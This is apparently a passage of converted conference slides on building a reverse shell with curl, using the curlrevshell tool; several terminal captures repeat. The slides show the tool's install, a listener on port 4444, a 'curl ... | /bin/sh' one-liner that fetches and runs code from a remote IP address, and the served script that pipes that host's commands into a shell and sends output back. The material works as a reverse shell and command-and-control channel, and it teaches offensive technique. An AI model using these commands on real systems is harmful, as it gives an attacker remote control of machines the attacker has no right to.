
...a Shell?




Connect to Us with Curl for Command-Sending




Connect to Us with Curl for Output-Receiving



Shell: Process + Bidirectional Comms -> C2



Our Only "Hacker" Tool: curlrevshell




<https://github.com/magisterquis/curlrevshell>

Setting up a Listener




Setting up a Listener

A terminal window with a title bar containing three colored window control buttons (red, yellow, green) on the left, the text 'ssh' in the center, and a window icon and number '1' on the right. The terminal content shows a prompt '[stuart@ops.servus.mom: /home/stuart]' followed by the command '\$ go install github.com/magisterquis/curlrevshell@latest'.

```
[stuart@ops.servus.mom: /home/stuart]  
$ go install github.com/magisterquis/curlrevshell@latest
```


Setting up a Listener



```
ssh 1


[stuart@ops.servus.mom:/home/stuart]
$ go install github.com/magisterquis/curlrevshell@latest
go: downloading github.com/magisterquis/curlrevshell v0.0.1-beta.7
go: downloading golang.org/x/net v0.30.0
go: downloading golang.org/x/sync v0.8.0
go: downloading golang.org/x/text v0.19.0
go: downloading github.com/magisterquis/goxterm v0.0.1-beta.2
go: downloading golang.org/x/exp v0.0.0-20241009180824-f66d83c29e7c
go: downloading golang.org/x/tools v0.26.0
go: downloading golang.org/x/sys v0.26.0
```

Setting up a Listener




```
ssh ⌘1  
[stuart@ops.servus.mom:/home/stuart]  
$ go install github.com/magisterquis/curlrevshell@latest  
go: downloading github.com/magisterquis/curlrevshell v0.0.1-beta.7  
go: downloading golang.org/x/net v0.30.0  
go: downloading golang.org/x/sync v0.8.0  
go: downloading golang.org/x/text v0.19.0  
go: downloading github.com/magisterquis/goxterm v0.0.1-beta.2  
go: downloading golang.org/x/exp v0.0.0-20241009180824-f66d83c29e7c  
go: downloading golang.org/x/tools v0.26.0  
go: downloading golang.org/x/sys v0.26.0  
[stuart@ops.servus.mom:/home/stuart]  
$
```

Setting up a Listener




```
[stuart@ops.servus.mom:/home/stuart]
$ go install github.com/magisterquis/curlrevshell@latest
go: downloading github.com/magisterquis/curlrevshell v0.0.1-beta.7
go: downloading golang.org/x/net v0.30.0
go: downloading golang.org/x/sync v0.8.0
go: downloading golang.org/x/text v0.19.0
go: downloading github.com/magisterquis/goxterm v0.0.1-beta.2
go: downloading golang.org/x/exp v0.0.0-20241009180824-f66d83c29e7c
go: downloading golang.org/x/tools v0.26.0
go: downloading golang.org/x/sys v0.26.0
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
```

Setting up a Listener



```
ssh 1  
[stuart@ops.servus.mom:/home/stuart]  
$ go install github.com/magisterquis/curlrevshell@latest  
go: downloading github.com/magisterquis/curlrevshell v0.0.1-beta.7  
go: downloading golang.org/x/net v0.30.0  
go: downloading golang.org/x/sync v0.8.0  
go: downloading golang.org/x/text v0.19.0  
go: downloading github.com/magisterquis/goxterm v0.0.1-beta.2  
go: downloading golang.org/x/exp v0.0.0-20241009180824-f66d83c29e7c  
go: downloading golang.org/x/tools v0.26.0  
go: downloading golang.org/x/sys v0.26.0  
[stuart@ops.servus.mom:/home/stuart]  
$ curlrevshell  
22:58:58.714 Listening on 0.0.0.0:4444  
22:58:58.714 To get a shell:  
  
curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh  
> █
```


A Reverse Shell, With Curl



```
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
23:11:45.933 Listening on 0.0.0.0:4444
23:11:45.934 To get a shell:


curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh
>
```



```
[stuart@ops.servus.mom:/home/stuart]
$ curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c
#!/bin/sh

curl -Nsk --pinnedpubkey "sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc=" https://165.232.118.219:4444/i/1ono1upou9gp1 </dev/null 2>&0 |
/bin/sh 2>&1 |
curl -Nsk --pinnedpubkey "sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc=" https://165.232.118.219:4444/o/1ono1upou9gp1 -T- >/dev/null 2>&1
```

